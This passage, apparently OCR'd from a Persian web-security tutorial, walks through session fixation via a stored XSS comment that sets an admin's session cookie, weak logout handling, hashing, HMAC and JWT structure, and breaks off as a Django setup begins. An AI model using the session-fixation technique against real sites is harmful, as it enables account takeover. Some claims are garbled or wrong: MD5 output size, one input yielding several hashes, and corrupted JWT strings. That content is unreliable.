
تصویر سمت راست، کوکی ادمین قبل از دیدن کامنت الوده هست و تصویر سمت چپ، کوکی ادمین بعد از دیدن کامنت الوده و اجرای کد جاواسکریپت داخل اون هست، میبینید که به **abcdefg123321** تغییر کرده. خب این بود استفاده از حفره امنیتی **XSS** داخل صفحه، قسمت **Session Fixation** هست که نقش ایفا میکنه، ادمین بعد از اینکه **logout** شد، سعی میکنه دوباره لاگین شه و لاگین میشه:




میبینید که بعد از لاگین شدن هم PHPSESSID همون چیزی هست که ما خودمون از طریق XSS تنظیم کردیم، حالا ما میدونیم که ادمین چه Session ID داره و میتونیم از طریق، تغییر Session ID خودمون به Session ID ادمین، به سطح دسترسی اون بررسیم. به همین جالبی و جذابی.

خب نکته اخرب که میخوام درمورد این حمله بگم اینه که این حمله جزو دسته Session-Hijacking محسوب نمیشه، چرا که- Hijacking به ذزدیدن Session از قبل ایجاد شده کاربر کفته میشه و بعد از Login شدن کاربران رخ میده و این درحالیست که Session Fixation میاد و یک Session ID که مهاجم ازش اطلاع داره رو و واسه کاربر تنظیم میکنه و زمانی که کاربر از طریق اون احراز هویت خودش رو انجام داد، مهاجم اون Session رو به جای Session خودش استفاده میکنه.

؟ از مشکلات دیگه ای که ممکنه توی مبحث Weak Logout Mechanism Implementation سازی ضعیف مکانیزم Logout هست، حالا این به چه معناست؟ قلتر گفتیم که Digest/Basic Authentication یکی از مشکلاتی که داشتن، عدم وجود فرایند Logout بود که این مشکل توسط بوجود امدن Session رفع شد. اما این فرایند که توی Session وجود داره، گاهی اوقات ممکنه که درست پیاده سازی نشده باشه. زمانی که فرایند Logout رخ میده، ابتدا باید Session ID قبلی کاربر بی اعتبار بشه و بعد باید یک Session ID جدید برای کاربر ارسال بشه، با انافق نیفتدان هر کدام از این دو مرحله یک ضعف توی مکانیزم Logout بوجود میاد. یعنی اگه کاربر بر روی دکمه Logout کلیک کرد و برنامه نویس Session ID قبلی اون رو بی اعتبار نکرد و فقط عوض کرد میتوانیم به عنوان یک مشکل امنیتی توی گزارش Pentest خودمون بیاریم و یا اگه برنامه نویس دسترسی های Session ID قبلی رو کم کرد ولی اون رو عوض نکرد (Session Fixation) باز هم باید به عنوان یک مشکل امنیتی توی گزارش Pentest ذکر کرد. دقت کنید که این دو مشکل توی کوکی ها قابل مشاهده هست :



حال بر روی Logout کلیک میکنیم تا ببینم ایا Session ID ما بعد از Logout تغییر میکنه یا خیر؟



میبینید که خیر، تغییر نکرد و این مشکل Session Fixation توی فرایند Logout هست. توی مثال زیر، میبینید که وقتی لاگین هستیم ما چی هست:

The screenshot shows the DevTools Application tab with a table of cookies. One row is highlighted with a yellow background, showing the cookie 'PHPSESSID' with the value '46bq9qfk7t62ud8kg8qgo50dg'. The table includes columns for Name, Value, Domain, Path, Exp..., Size, HttpO..., Secure, Same..., Partiti..., and Prior... The domain is 192.168.8.133 and the path is '/'. The expiration is set to 35 days.

حال Logout میکنیم و ببینم ایا تغییر میکنه یا خیر؟

The screenshot shows the DevTools Application tab after a logout. The table now shows a different session ID: 'od8ttrb0u4c0ckuepf4oddifan'. The rest of the table structure is identical to the previous screenshot.

میبینید که بله تغییر کرد، اما ایا Session ID قبلی هنوز معتره یا معتر نیست؟ یعنی اگه ما ببایم با اینکه Logout شدیم و Session ID تغییر کرده، Session ID قبلی رو استفاده کنیم ایا امکان Authorize شدن وجود داره؟

The screenshot shows the DevTools Application tab before logging in. The session ID '46bq9qfk7t62ud8kg8qgo50dg' is circled in red. The browser window above shows the user is logged in as 'admin'.

میبینید که بله، Session ID فقط و فقط به Session جدید تغییر کرده ولی اعتبار اون از بین نرفته. حالا این چه مشکلی میتونه بوجود بیاره؟ کافیه که یه مهاجم به Session ID احراز هویت شده و Authorized یک کاربر دسترسی پیدا کنه، این Session ID تا هر زمانی که اون مهاجم بخواهد قابل استفاده خواهد بود، حتی زمانی که Logout شده باشه.

توی PHP من راهی که پیدا کردم تا Session رو برای کاربر عوض کنم و Session قبلی رو سمت سرور هم نامعتبر کنم استفاده از دوتابع () session_regenerate_id() و () session_unset() به همین ترتیب پشت سر هم بود. این موجب میشه در ابتدای Session از سمت سرور نامعتبر بشه و بعد یک Session جدید برای کاربر با ID جدید ایجاد بشه.

سه تا مورد وجود داره که هر سامانه باید درمورد مکانیزم Logout اونها رو رعایت کنه و عدم وجود هر کدام از اونها به معنی مشکل امنیتی هست و باید توی گزارش Pentest ذکر بشه:

۱. حتما باید یک دکمه وجود داشته باشه که کاربران بتوانن از طریق Logout کنن، شاید باورتون نشه ولی جاهایی هست که

شده باید تا منقضی شدن Session اونجا بموనی

۲. باقیستی یک Session ایجاد شده timeout داشته باشه و اگه مدتی غیرفعال باشه باید از بین بره و قابل استفاده نباشه.

۳. باید حتما بعد از Logout شدن کاربر، Session سمت سرور هم نامعتبر بشه.

این چیزایی که تا اینجا درمورد Session گفته شده ایی بذیری ها جزو اسباب پذیری های Session Management محسوب میشن. راستی اینو هم بگم که سامانه های نوشته شده توسعه ASP.NET معمولا Session رو سمت سرور نامعتبر نمیکن، یعنی اگه شما لاگین شید و کارتون رو انجام بدی و بعد Logout کنید، Session قبلی شما هنوز با Session ID اون قابل استفاده است و این مشکل به علت اینه که این کار توسط تابع Session.Abandon() رخ میده که این تابع این کار رو دست انجام نمیده گاهی اوقات. این کار باید توسط خود برنامه نویس به درستی Handle بشه. اگه یه جایی توی یه پروژه چنین چیزی رو دیدی و وب اپلیکیشن با ASP.NET بود، بدونید که احتمالاً این تابع درست کار نکرده.

یک استانداردی توسط OWASP برای وب امنیت و ب اپلیکیشن ها وجود داره که میتوانید PDF اون رو از لینک زیر دانلود کنید . در واقع به Checklist یک هست که درمورد همه چیز وب صحبت کرده، طول رمز عبور، زمان timeout و از بین رفتن Session، Lockout ... شدن یا نشدن حساب کاربری، محافظت از کاربران در مقابل Bruteforce و ...

https://owasp.org/www-pdf-archive/OWASP_Application_Security_Verification_Standard_4.0-en.pdf

تا اینجا مباحث مربوط به Session-Based Authentication و Session Management را حدودی توضیح دادیم . از این قسمت به بعد میریم سروقت Token-Based Auth . ببینم از چه تکنولوژی هایی استفاده میکنه و چطوری کار میکنه؟ مشکلات امنیتی ممکن براش چیا هستن و حملات چطوری انجام میشه؟

Hash Function چیست؟ یکتابع است که یک ورودی میگیره و در نهایت یک خروجی با اندازه یکسان تولید میکنه هر چند توابع هشی وجود داره که میتوانه خروجی هایی با اندازه مختلف رو ایجاد کنه . خروجی یکتابع هش رو بهش میکند Hash یا Hash Code یا Digest . این Hash Function ها یکی از ویژگی هاشون اینه که یک طرفه هستند، یعنی اینکه شما فقط میتوانید X رو بهش بدید و در عوض Y رو ازش بگیرید و این امکان وجود نداره که شما از طریق Y به X برسید . از ویژگی های دیگه توابع هش اینه که برای هر ورودی یک خروجی کاملا منحصر به فرد و یکتا تولید میکنه . یعنی شما در هرجای دنیا، اگه از تابع هش MD5 استفاده کنید و ورودی رو Friend بدید، همیشه خروجی 91848917f92cf7e2f8d744fa4177930 خواهد بود . الگوریتم های مختلفی برای هش کردن دادهها وجود داره که برخی از اونها عبارت اند از : ... MD5, SHA1, SHA256, SHA512 ...

حالا کجا از این Hash ها استفاده میشه؟ یکی از عرف ترین استفاده ها از Hash Function ها اینه که میان و توی دیتابیس های عبور رو Hash میکنن تا امنیت کلمه های عبور داخل دیتابیس ها حفظ بشه . یعنی مثلًا اگه من میرم توی یک وبسایت و ثبت نام میکنم و از من رمز عبور میگیره، این رمز عبور قبل از اینکه توی دیتابیس ذخیره بشه تابع Hash خواهد شد و سپس عبارت خروجی تابع Hash در پایگاه داده به عنوان رمز عبور من ذخیره میشه تا اگه یه موقعی یک مهاجمی به پایگاه داده دسترسی پیدا کرد، امکان دیدن کلمه های عبور به صورت Plain Text برای اون میسر نباشه . شاید بپرسید که با این وجود اگه و ب سرور رمز ها رو Hash میکنه و از رمز های Plain Text اطلاعی نداره پس ما چطوری میتوانیم لاگین کنیم؟ ما که رمز عبورمون رو برای ورود به وبسایت به صورت Plain Text وارد میکنیم . خب زمانی که شما رمز عبورتون رو وارد میکنید تا توی یک وب اپلیکیشن احرار هویت بشید، و ب سرور میاد و رمز عبور Plain Text شما رو از طریق تابع Hash، هش میکنه و این Hash رو با اطلاعات رمز عبور داخل دیتابیس مقایسه میکنه، اگه هش داخل دیتابیس با هشی که وب سرور از طریق تابع Hash بست اورده یکی باشه یعنی کلمه عبور ورودی شما با چیزی که توی دیتابیس هست یکسانه، چرا که همیشه یک ورودی یک خروجی یکتا رو از تابع هش میگیره .

از استفاده های دیگه توابع هش اینه که میان و برای بررسی Integrity یک داده مهم ازش استفاده میکنن، یعنی چی؟ یعنی اینکه یک داده رو فرض کنید، این داده میتوانه یک فایل، یک کلمه عبور، یک متن نامه و ... باشه . این داده قرار از طریق شبکه از نقطه A به نقطه B بره و توی نقطه B اجرا بشه . ما میخواهیم زمانی که این داده از نقطه A به نقطه B رسید، مطمئن باشیم که این داده همون چیزی هست که توی نقطه A بود و در طول مسیر دستکاری نشده . برای این کار میان و داده رو توی نقطه A هش میکنن و مقدار Hash اون رو به اطلاع B میرسونن و میگن که داده زمانی که به تو رسید، هش کن و مقدار هشی که بست اورده با مقدار Hash ما مقایسه کن، درصورتی این داده تغییر نکرده که هر دو هش یکسان باشه و در غیر این صورت با کمترین تفاوت این داده تغییر کرده است . گاهی اوقات ممکنه رفته باشید توی سایت های مختلف و قصد دانلود یک فایل رو داشته اید، میبینید که علاوه بر اون فایل یک مقادیری از هش های اون فایل هم اونجا قرار داده شده که شما بتوانید از دست نخورده شدن فایل اطمینان حاصل کنید .

توابع هش هم برای خودشون مشکلات امنیتی رو دارن که خوبه که نسبت به اونها اگاهی داشته باشیم :

1. گاهی اوقات ممکنه که یک تابع Hash برای چند ورودی متفاوت یک خروجی یکسان تولید کنه که در واقع بهش میگن Hash Collision . حالا چرا این مشکل بوجود میاد و چطوری میشه که چنین میشه؟ تابع هش MD5 رو در نظر بگیرید . این تابع خروجی با اندازه 32 کاراکتر تولید میکنه، 32 کاراکتر که میتوان اعداد از ۰ تا ۹ و حروف کوچیک انگلیسی باشن . تعداد هش هایی که این تابع میتوانه تولید کنه چقدر است؟ 36 به توان 32 تا هش میتوانه تولید کنه . ایا تمام دادههای ما در کل دنیا که از حروف، اعداد، کاراکترهای خاص و ... تولید میشن به این تعداد هستند؟ خیر قطعاً نیستند و خیلی خیلی بیشتر هستند . به همون تعداد که تعداد دادههای ما در دنیا بیشتر از 36 به توان 32 است، به همون اندازه ما Hash Collision توی تابع MD5 داریم و همین قضیه برای SHA ها هم میتوانه رخ بده که به علت بزرگ تر بودن اندازه اونها امکانش کمتر هست .

2. مشکل امنیتی بعدی هم گاهی پیش میاد، اونم اینه که گاهی اوقات توابع Hash ممکنه برای یک ورودی چند خروجی تولید کنن و به این هم وجود داره، من نتونستم توی گوگل جستجوش کنم ولی خب شنیدم که چنین چیزی هستش و اگه دوست داشتید سرچ کنید .

HMAC یا Hash-Based Message Authentication Code چیست؟ یکی مشکلاتی که وجود داشت توی انتقال یک دیتا در سطح شبکه ما بین End-Device ها این بود که ممکنه یک نفر اون وسیع بشینه و دیتا رو شنود کنه با حمله Man in The Middle مثلًا کد مخرب اضافه کنه و بفرسته به سمت مقصد و مقصد هم تحولی بگیره و بدون اینکه بدونه یکپارچگی فایل تغییر کرده اون رو اجرا کنه و مشکل ایجاد بشه. اومدن و گفتم، قبل از ارسال دیتا بیایم و دیتا رو هش کنیم و هش رو هم بفرستیم و مقصد هم هش رو و هم دیتا رو بگیره و هش رو محاسبه کنه و اگه یکسان بود یعنی اینکه دیتا دستکاری نشده و میتوانه اجرا کنه. اما خب مهاجم اومد و این هش رو هم گرفت علاوه بر دیتا، هش دیتا رو هم به چیزی که باید تغییر داد و دوباره همون اش و همون کاسه. به همین خاطر اومدن و الگوریتم هایی رو نوشتن بر پایه کلید های رمز، یک دیتا رو رمز نگاری میکنه و فقط بر اساس اون کلید هست که میشه دیتا رو بدون اینکه مقصد متوجه بشه تغییر داد، بعد هم اومدن از طریق روش های خاصی تلاش کردن که کلید رمز رو ما بین دو طرف انتقال بدن و این شد که این مشکل تا حدود زیادی برطرف گشت. یکی از اون الگوریتم ها که بر اساس کلید رمز میاد و دیتا رو هش میکنه **HMAC** که به اون **Keyed-hash** هست.

این **HMAC** رو چرا توضیح دادیم؟ علت اینه که از این **HMAC** و همچنین **RSA** که اون هم مثل **HMAC** با تقاضات هایی همین کار هارو میکنه، توی **Token-Based Authentication/Authorization** ها استفاده میشن. به همین خاطر باید تا حدودی در مرور دشون میدونستیم. بسیار هم خوب بروم در ادامه در مرور **Token-Based Authentication/Authorization** ها بدونیم تا مبحث مربوطه رو به سمت پایان سوق دهیم.

کامپیوچر است که موجب میشه هویت یک کاربر تایید بشه. از **Auth Token** ها استفاده میشه برای دسترسی به وبسایت ها، اپلیکیشن ها، سرویس ها، API ها و این توکن ها موجب میشن که کاربرها به این منابع دسترسی داشته باشند بدون اینکه نیاز باشه هر بار **Credential** خودشون رو وارد کنن. این کد توسط کامپیوچر ایجاد میشه و همچنین رمز نگاری روش اتفاق می افته و همچنین قابلیت این وجود داره که منقضی بشن یا اعتبارشون از بین بره. اما **Session-Based Auth** نسبت به **Token-Based Auth** چه مزیت هایی داره که موجب میشه برنامه نویسها از اونها استفاده کنند؟

۱. **Authentication Token :Scalability** ها به سادگی مقیاس پذیر و خودکفا هستند و تمام اطلاعاتی که برای

نیاز هست رو توی خودشون دارند و این مورد موجب میشه سرورها بار نگهداری از **Session** ها رو نداشته باشند.

۲. **Flexibility**: این توکن ها میتوون همه جا تولید شوند و هیچ مشکلی از این بابت وجود نداره.

۳. **Auth Token :Security** ها یک لایه اضافه امنیتی بوجود میارن که میتوون منقضی یا نامعتبر شوند. این مورد امنیت بیشتری رو

در برابر حملات **Brute-Force** و **Stolen-Password** بوجود میاره.

۴. **Auth Token** ها میتوون سخت افزاری و یا نرم افزاری باشند و برخی از نمونه های نرم افزاری اونها در لیست زیر میبینید:

۱. **Json Web Token** یا **JWT** ۲. **Refresh Token** ۳. **Federated Token**

۴. **One-Time Password (OTP) Token** ۵. **API Token**

علاوه بر این نمونه های نرم افزار، نمونه های سخت افزاری نیز وجود داره مثل **ID Card Token** ها، **Physical Access Token** ها و ...

حالا که با **Authentication Token** ها اشنا شدیم بروم سروقت **Token-Based Authentication** و بدونیم که چیه؟ **Token-Based Authentication** فرایند احراز هویت رو برای یک کاربر شناخته شده ساده تر میکند. موجب میشه که کاربران نیاز نداشته باشند هر وقت که میخوان به منابع دسترسی پیدا کنند، **Credential** خودشون رو دوباره وارد کنند. در ابتدا یک کاربر یک درخواست حاوی **Credential** رو به سمت سرور ارسال میکنه. سرور سپس **Credential** ارسال کاربر رو صحت سنجی میکند. بعد از اینکه **Credential** کاربر تایید شد، سرور یک پاسخی حاوی **Authentication Token** رو برای کاربر می فرستد. این **Authentication Token** توی پایگاه داده و ب اپلیکیشن ذخیره میشه.

اگر کاربر بعداً پس از اینکه **Authentication Token** رو پس از احراز هویت از سرور دریافت کرد و اون رو داخل کوکی های خودش ذخیره کرد به وب اپلیکیشن درخواستی رو جهت دسترسی به منابعی ارسال کنه، درخواست این کاربر با **Authentication Token** داخل کوکی های درخواست به جای نیاز به وارد کردن **Credential** دوباره، **Authorized** **Authentication Token** میشه. یعنی سرور **Token** رو از کوکی های ارسال توی درخواست کاربر بر میداره و اون رو با توکن های داخل پایگاه داده قیاس میکنه و توکن کاربر رو **Validate** میکنه و در صورت درست بودن توکن، دسترسی کاربر رو به منابع درخواستی صادر میکنه.

سوال بعدی اینه که، حالا که میدونیم Token-Based Authentication ها چی هستند، اونها چطوری کار میکنن؟ روش های زیادی وجود داره که از طریقشون Authentication Token ها رو به کاربران میدن – Hardware-Based Tokens, One-Time Passwords و داده های Credential (Mobile Phones), Software-Based Tokens like JWT خودشون نخیره میکنن و همچنین تایید میکنن که این اطلاعات درست هستند و دستکاری نشدنده و همچنین تجربه کاربر رو به شکلی عجیب عوض میکنند، چرا که به او اجازه میدن بدون نیاز به رمز عبور Sign in کنه. به طور Token-Based Authentication 4 مرحله رو طی میکنند:

1. Initial Request: کاربر یک درخواست برای دسترسی به یک Resource رو به سمت وب اپلیکیشن ارسال میکنه. کاربر در ابتدا باید خودش رو از طریق Credential برای سرور قابل شناسایی کنه.
 2. Verification: احرار هویت مشخص میکنه که Credential کاربر درست هست و میزان دسترسی کاربر رو روی وب اپلیکیشن مشخص میکنه.
 3. Tokens: سرور یک توکن رو برای کاربر ایجاد میکنه، توی Hardware-Based Tokens ها ممکنه یک کارت برای کاربر صادر بشه و در Software-Based Background این اتفاق در رخ میده و ارتباط بین کاربر سرور توسط یک توکن در Background اتفاق میافتد.
 4. Persistency: توکن ایجاد شده توسط کاربر نگهداری میشه، چه صورت فیزیکی و چه به صورت غیر فیزیکی در مرورگر کاربر یا گوشی موبایل او قرار خواهد گرفت و به کاربر این اجازه رو میده که در اینده بدون نیاز به Credentials احرار هویت کنه. در این مرحله است که کاربر دیگر نیازی به Credentials خودش نداره و بدون نیاز به اون و از طریق یک توکن نرم افزاری یا سخت افزاری در هر زمانی (بسته به تاریخ انقضای توکن) خودش رو احرار هویت میکنه.
- خب حال موقع اینه که یه نگاهی به نمونه های Token-Based Authentication ها بندازیم و توضیحاتی در خصوص اونها بدیم.
1. Refresh Tokens: یک نوع خاص از توکن هاست که در سیستم Token-Based Auth استفاده میشن که موجب میشه یک توکن جدید حاصل شود. زمانی که یک Access Token که اجازه دسترسی به یک کاربر میده، منقضی میشه، یک Refresh Token این امکان رو فراهم میکنه که کاربر بدون Login کردن اون رو Renew کنه. عموما Access Token ها به علت مسائل امنیتی طول عمر کمی دارند و به همین خاطر در برخی از اپلیکیشن ها که نیاز هست طول زمان احرار هویت بودن کاربر زیاد باشه میان و در کنار Access Token ها از Refresh Token ها استفاده میکنند تا در صورتی که Access Token کاربر منقضی شد، Refresh Token بتونه اون رو Renew کنه. اگه دقت کنید در سرویس جیمبل ما تقریبا به مدت خیلی طولانی امکان موندن داریم و احتمال میدم این اتفاق بر اساس همین Refresh Token ها رخ میده.
 2. Federated Tokens: این نوع توکن ها توسط یک IdP Identity Provider ایجاد میشن و این امکان رو به کاربر ها میدن که در چند سیستم یا سرویس مختلف احرار هویت باشند بدون اینکه نیاز باشه توی هر کدام از اونها به صورت جداگانه Login شوند. وقتی یک کاربر توی یک سیستم IdP احرار هویت میکنه، این سیستم توکن هایی رو بهش میده که توسط سیستم های دیگه قابل اطمینان هستند. مثالش که هر روزه داریم استفاده میکنیم و توی سایت های مختلف میبینیم، لآگین شدن توی سایتها از طریق حساب کاربری گوگل، گیت هاب، فیس بوک و ... هست. شما توی این IdP ها احرار هویت میشید و وب اپلیکیشن های دیگه چون به این IdP ها اطمینان دارند پس احرار هویت شدن شما توی اونها رو از طریق توکن هایی که IdP ها برای شما ایجاد میکنند مبیندرند.
 3. One-Time Password (OTP) Tokens: این نوع توکن ها توسط نرم افزار هایی ایجاد میشوند و قابلیت یک بار استفاده رو دارند، معمولا یک عبارت ما بین 4 تا 12 عدد است. گوشی های موبایل معمولا برای احرار هویت خودش استفاده کنه. مثلا زمانی که شما از SMS جهت دریافت کد ورود به یک وب اپلیکیشن رو دریافت میکنیم، همین OTP هست.
 4. JSON Web Token [JWT]: رو در ادامه به صورت مفصل توضیح خواهیم داد.

JSON Web Token [JWT] چیست؟ یک استاندارد با RFC 7519 هست که یک راه امن جهت انتقال اطلاعات ما بین سیستم ها با فرمت JSON است. این اطلاعات انتقال یافته از طریق JWT موردن تایید و قابل اطمینان هستند چرا که قبل از انتقال Sign میشوند و به عبارتی دیگر امضای انتقال دهنده روشون قرار میگیره. اطلاعات توسط یک کد Secret در الگوریتم HMAC و توسط Private/Public Key در RSA و ECDSA امضا میشوند. برای دیدن اطلاعات بیشتر در مورد JWT میتوانید به وبسایت <https://jwt.io> مراجعه کنید.

اطلاعاتی که از طریق JWT منتقل میشوند در صورتی قابل تغییر خواهد بود که کدی که توسط ان عملیات Sign انجام شده وجود داشته باشد و در غیر این صورت این کد Json غیر قابل تغییر خواهد بود.

در یک داده JWT تمرکز ما بر روی کلید رمز است. این کلید ها این امکان رو فراهم میکنن که بتونیم یکپارچگی یک داده JWT و همچنین ادایی که در ان داده شده را تایید کنیم و این به این معناست که ما از طریق این کلید این امکان رو داریم که بفهمیم ایا داده JWT که دریافت کرده ایم تغییر کرده است و دستکاری شده است یا خیر؟ به عبارت دیگه میتوانیم بگیم که یک Signed Token در واقع یک عبارتیست که حاوی اطلاعاتیست و این عبارت توسط یک کلید رمزگاری شده است و در صورتی که تغییر در این عبارت رخ دهد و یکپارچگی اون تغییر

کند، مقصود از طریق کلید رمزنگاری متوجه این موضوع خواهد شد . تنها زمانی این امکان وجود داره که تغییراتی بر روی Signed Token رخ دهد که کلید رمزنگاری در دسترس باشد و پس از تغییرات Token دوباره توسط کلید امضا شود و تبدیل به Signed Token گردد . در برخی الگوریتم ها مثل HMAC، کلید رمزنگاری فقط یک عبارت است و در برخی دیگر از الگوریتم ها مثل RSA، ECDSA از طریق Public/Private Key رمزنگاری اتفاق می افتد .

خب، حالا وقت این هست که بگیم از JWT کجاها استفاده میشود ؟

- مهم ترین استفاده از JWT برای Authorization است . زمانی که کاربر Login کرد، یک عبارت حاوی اطلاعات از طریق JWT برای اون ساخته میشه و در کوکی های کاربر ذخیره میگردد و در هر درخواستی توسط مرورگر به سمت وب سرور ارسال میشود و به کاربر اجازه میده که به مسیرها، سرویسها، منابع که نیاز به تعیین سطح دسترسی دارند دسترسی داشته باشه . Single Sign On یکی از اون فیچر هاییست که امروزه به صورت گسترده JWT را استفاده میکنه و علت هم اینه که زیاد باری بر روی سرور قرار نمیده و همچنین میشه توی دامنه های مختلف ازش بهره گرفت . حالا اینکه چیه رو قطعاً در ادامه خواهیم داشت . Single Sign On

- Json Web Token : Information Exchange میتونه Sign کنه – مثلاً از طریق Public/Private Key – میتوانیم مطمئن باشیم که سیستمی که اطلاعات رو فرستاده همون سیستمی هست که داره ادعا میکنه و همچنین چون امضا بر روی تمام قسمت های Token اتفاق می افته میتوانیم بکارچگی اطلاعات رو هم تایید کنیم . اما این نکته رو هم بباید داشته باشید که داده ای که توسط JWT انتقال پیدا میکنه بباید داده حساسی باشه، در ادامه چرا باید این موضوع رو خواهیم فهمید .

- یکی از اشتباهاتی که میان و توی استفاده از JWT انجام میدن اینه که اون رو برای Authentication استفاده میکنن در صورتی که به علت اینکه Token فقط و فقط به Base64 اینکد میشه و اطلاعات داخلش قابل مشاهده است این کار اشتباس است که بیایم و Credentials کاربر رو توش قرار بدیم و برای احراز هویت ازش استفاده کنیم . نکته بعدی که باید در مرورش اطلاعاتی داشته باشیم ساختار یک توکن JWT شامل سه قسمت میشه که از طریق ". " از هم جدا میشوند که عبارت اند از :

1. Header
2. Payload
3. Signature

به طور کلی یک توکن JWT به شکل `xxxxx.yyyyy.zzzzz` هست و مثلاً عبارت زیر یک عبارت JWT هست :

`eyJhbGciOiJIUzI1NiI6IkpXVCJ9`.

`eyJzdWIiOiIxMjM0NTY3ODkwIiwiFtZSI6IkpvaG4gRG9IiwiWF0ljoxNTE2MjM5MDlyLCJpc0FkbWluljpmYWxzZX0.XbPfbIHMI6arZ3Y922BhjWgQzWXcXNrz0ogtVhfEd2o`

میبینید که اگه ما بیایم و این عبارت رو از طریق ". " از هم جدا کنیم به سه عبارت زیر میرسیم :

`eyJhbGciOiJIUzI1NiI6IkpXVCJ9`

`eyJzdWIiOiIxMjM0NTY3ODkwIiwiFtZSI6IkpvaG4gRG9IiwiWF0ljoxNTE2MjM5MDlyLCJpc0FkbWluljpmYWxzZX0.XbPfbIHMI6arZ3Y922BhjWgQzWXcXNrz0ogtVhfEd2o`

اولین عبارت Header و دومی Payload و اخری Signature هستند . دو عبارت اولین از شکلشون پیداست که Base64 اینکد شده اند . حال بریم و یک به یک رو توضیح بدیم .

- Header در توکن JWT شامل دو قسمت میشه . یک قسمت typ هست که نوع توکن رو مشخص میکنه که JWT است و قسمت دیگه alg که الگوریتم استفاده شده در توکن رو مشخص میکنه که مثلاً HS256 یا RS256 ... هست . توی مثال بالای ما کافیه که بیایم و عبارت eyJhbGciOiJIUzI1NiI6IkpXVCJ9 را خارج کنیم تا بتونیم اطلاعات داخلش رو بفهمیم :



میبینید که بعد از Decode شدن یک JSON به ما داد شامل دو مولفه alg و typ با مقادیرشون . گاهی اوقات ممکنه توی دیکن عبارت مشکلی رخ بده و میتونه علتش نبود Padding توی کد Base64 باشه، اگه یه وقتی دیدید که بعد از دیکن شدن برخی کاراکتر ها مشکل داره کافیه که انتهای کد Base64 یک یا دو یا ... = قرار بدید . این مربوط میشه به ساختار Base64 که اینجا جاش نیست توضیح بدم ولی خب همین کافیه که مشکل دیکن شدن رو حل کنه .

Payload در توکن JWT اطلاعاتی درمورد یک موجودیت معمولاً کاربر به فرمت JSON رو توی خودش داره . مثلاً ممکنه نام و نام خانوادگی کاربر، ادمین بودن یا نبود و ... تو ش باشه . دقت کنید که نباید اطلاعات حساس توی Payload وجود داشته باشه . هم به مانند Base64 Header به اینکد شده و کافیه که اون رو دیک کنیم تا ببینیم چه اطلاعاتی تو خودش داره .

The screenshot shows a web-based tool for editing JWT payloads. At the top, there are dropdown menus for "Base64 Encode Decode" and "Result". Below is a text input field containing a Base64-encoded JWT string:

```
eyJzdWIxOilxMjM0NTY3ODkwliwibmFtZSI6IkpvadG4gRG9liwiaWF0ljoxNT
E2MjM5MDlyLCJpc0FkbWluljpmYWxzZXQ=
```

The "Result" section displays the decoded JSON payload:

```
{ "sub": "1234567890", "name": "John Doe", "iat": "1516239022", "isAdmin": false }
```

Below the input field are "Encode" and "Decode" buttons. To the right, there are icons for saving, opening, and deleting.

توی تصویر بالا میبینید که من = رو ته عبارت Payload قرار دادم تا مشکل دیک نداشته باشه . محتویات Payload رو میبینید که توی تصویر بالا نام و ادمین بودن یا نبودن هم تو شه و دو تا دیگه . به مولفه های توی Payload میگن Claims و در مجموع سه نوع Claims وجود داره که عبارت اند از :

1. Registered Claims : به مولفه های سه حرفی که اجباری نیستند ولی پیشنهاد میشه وجود داشته باشد مثل sub, iat و ...
2. Public Claims : نمیدونم چی هستند ولی هستند .
3. Private Claims : این مولفه های جهت اشتراک گذاری اطلاعات ما بین سیستم ها بوجود میان و تو شون اطلاعات وجود داره مثل توی مثال بالا . isAdmin

توی سایت <https://jwt.io> به صورت زیر اعلام کرده که توی Header و Payload به هیچ عنوان اطلاعات حساس قرار ندید مگر اینکه اون رو Encrypt کنید :

Do note that for signed tokens this information, though protected against tampering, is readable by anyone. Do not put secret information in the payload or header elements of a JWT unless it is encrypted.

قسمت سوم از یک توکن JWT رو Signature تشکیل میده . این قسمت بر خلاف Header و Payload به فرمت Base64 نیست و در واقع قسمتی است که موجب میشه بتونیم یکپارچگیه Token را تایید کنیم . این قسمت از Header+Payload+SecretKey بدست میاد و مجموع این سه رو از طریق الگوریتمی که داخل Header مشخص شده رمزنگاری میکن و در نهایت یک مقدار بدست میاد . در مقصود این مقدار رو دوباره از مجموع Header+Payload+SecretKey محاسبه میکن و با هم قیاس میکن و در صورتی که متفاوت نباشد، یکپارچگی توکن تایید میشود . در تصویر زیر هم نحوه محاسبه این قسمت نشون داده شده است :

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret)
```

گفتیم که کاربرد Signature اینه که بتونیم از طریقش تایید کنیم که توکن تغییر نکرده است و همچنین در الگوریتم هایی که از طریق Public/Private Key رمزنگاری میکنند میتوانیم تایید کنیم که ارسال کننده پیام همانی است که میگه هستم . یعنی از طریق الگوریتم HMAC میتوانیم یکپارچگی رو تایید کنیم و از طریق الگوریتم هایی که با Public/Private Key کار میکنن میتوانیم علاوه بر یکپارچگی، ارسال کننده رو هم تایید کنیم .

JWT در دنیای واقعی چگونه است؟ میخوام یک نمونه از پیاده سازی JWT را با هم ببینیم. این پیاده سازی برخلاف مثال های قبلی که با PHP بود، توی Django اجامش میدیم. علتش هم اینه که با جنگو راحترم فعلاً ☺. کافیه که ابتدا یک پروژه جنگو ایجاد کنیم، چطوری؟ خب کافیه از طریق دستور زیر یک Virtual Environment بسازیم :

```
osboxes@osboxes:~/Projects$ python3 -m virtualenv django-jwt
created virtual environment CPython3.11.6.final.0-64 in 358ms
